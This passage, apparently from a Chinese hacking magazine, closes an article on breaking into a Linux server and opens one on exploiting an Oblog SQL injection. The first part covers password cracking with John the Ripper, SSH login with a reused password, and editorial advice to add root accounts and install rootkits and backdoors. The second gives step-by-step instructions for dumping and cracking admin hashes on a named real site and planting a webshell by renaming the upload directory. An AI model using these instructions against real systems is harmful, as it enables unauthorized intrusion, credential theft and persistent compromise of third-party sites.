


图9

没有破解出简单的密码，那就只好使用incremental增强模式了，这就是纯粹的暴力破解了，如图10。





图10

只是花了好长时间也没有破解出密码，root的口令看来不是太弱，后来我又发现系统中有个帐户与后台注入得到的某个帐户的用户名是一样的，我在SSH里使用对方的后台密码尝试登录了一下，竟然进来了，如图11。


图11

看来很多人还是做不到使用多个密码呀，最后我想说的是，只要方法得当，Linux的入侵也不是什么难事！

小编点评：

既然我们已经利用本地内核溢出得到了root权限，除了破解口令外，还可以直接添加一个拥有root权限的用户，或是直接将系统中的一些默认用户更改为root权限用户。不过，倘若管理员检测shadow文件的话，有可能会发现这些被更改过的帐户。我想，最有效的方法就是直接上传一个rootkit，然后给对方安装了。当然，我们也可制作其它的一些系统后门。

（文章中涉及到的工具pangolin、nc、本地内核溢出程序vmsplice.c以及John the Ripper 1.7已经收录在光盘中）

文章难易度：★★★
文章阅读点：oblog最新远程注入漏洞的详细利用过程，以及在oblog后台中得到webshell的三种方法

Oblog最新远程注入漏洞全接触

小3

在上期的杂志中我们已经刊登了一篇关于Oblog4.6文件下载漏洞的文章，但这次要介绍却是Oblog最新的一个远程注入漏洞。事实上，我前些日子就已经听闻Oblog的tags.asp文件存在注入漏洞了，但因为只能使用手工进行并且利用方法有一定的限制，所以一直没有引起菜鸟的注意，但在某天的下午，突然某人公布出了该漏洞的测试工具，小菜鸟们终于又幸福的有新东西来玩了。

工具运行后的界面如图1所示，我们先按照工具中给出的关键字“Copyright by oblog.cn”在google或百度中搜索使用oblog的博客站点，从搜索到的网址中随便选择一个，比如http://www.shichang168.com/oblog/，将网址填入“攻击网址”栏，接下来要选择的是这个网站的数据库类型ACCESS还是MSSQL（我们可以先选择ACCESS，如果爆不出密码再选择MSSQL）。

直接点击下方的“爆密码”按钮，大家可以看到在网页中已经爆出管理员的帐号和密码了（图2）。




图1




图2




图3

看到爆出了管理员的MD5密码，可能大家马上想到的就是拿着密码到在线MD5查询网站去破解，其实这款工具已经集成了简单的密码破解功能了，大家只要按顺序点击“导入MD5”（图3）、“解密MD5”（图4），就可以破解出强度较弱的MD5密码了（图5）。




图4




图5

密码既然已经破解出来了，剩下的就是点“进后台”，然后想方法获取WEBSHELL了（图6）。对于SQL版本的利用方法基本一样，如果是SQL版本，还可以直接添加一个管理员。

接下来我主要总结一下在Oblog后台获取WEBSHELL的方法，第一个是利用通杀4.5x和4.6x版本的两个文件数据流漏洞（针对Win2003系统），另一个就是利用有缺陷的4.0x版本在后台获取WEBSHELL。




图6

我们进入Oblog后台后，在后台首页的系统状态处会看到对方所使用的详细版本信息（图7）。点击系统设置里面的网站信息配置来进入配置页面，找到“上传目录”这项，修改上传目录为HKX.ASP（图8）。

看到这儿，可能有小菜已经迫不急待的去寻找上传页面了吧。Oblog的后台没有直接上传的页面，大家可以去注册个用户然后再上传，但有的管理员会禁止注册，这样我们又得设置一大堆的东西了。其实有个比较简单的方法，我们点击后台左上的“进入内容管理”，然后在“用户管理”下找到“全部用户管理”，该网站注册过的用户就会全部显示出来（图9）。

